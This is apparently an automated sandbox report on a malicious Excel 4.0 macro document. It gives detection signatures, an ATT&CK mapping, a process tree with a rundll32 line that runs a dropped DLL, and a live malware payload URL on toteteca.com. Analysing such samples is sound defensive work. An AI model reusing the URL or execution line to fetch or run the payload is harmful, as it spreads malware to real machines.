ID: 342882
Sample Name: Refusal-376547573-01212021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:20:27
Date: 21/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Refusal-376547573-01212021.xlsm

Overview


General Information

Sample Name:	Refusal-376547573-01212021.xlsm
Analysis ID:	342882
MD5:	b2a6b33f2ace5e0.
SHA1:	85260ad8b2fdd4d.
SHA256:	cac44e08ba7544..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected MalDoc_1
- Checks for available system drives …
- Excel documents contains an embe…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6792 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 7108 cmdline: rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc_1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Replication Through Removable Media 1	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Replication Through Removable Media 1	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Devi Without Authorizati
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizati
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
toteteca.com	0%	Virustotal		Browse
cdn.onenote.net	0%	Virustotal		Browse
www.toteteca.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	100%	Avira URL Cloud	malware	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
toteteca.com	172.107.2.98	true	false	• 0%, Virustotal, Browse	unknown
cdn.onenote.net	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
www.toteteca.com	unknown	unknown	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://login.microsoftonline.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://shell.suite.office.com:1443	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://autodiscover-s.outlook.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://cdn.entity.	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://wus2-000.contentsync.	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://powerlift.acompli.net	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://cortana.ai	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://api.aadrm.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://api.microsoftstream.com/api/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://cr.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://graph.ppe.windows.net	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://store.office.cn/addinstemplate	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://web.microsoftstream.com/video/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://graph.windows.net	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://dataservice.o365filtering.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://prod-global-autodetect.acompli.net/autodetect	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
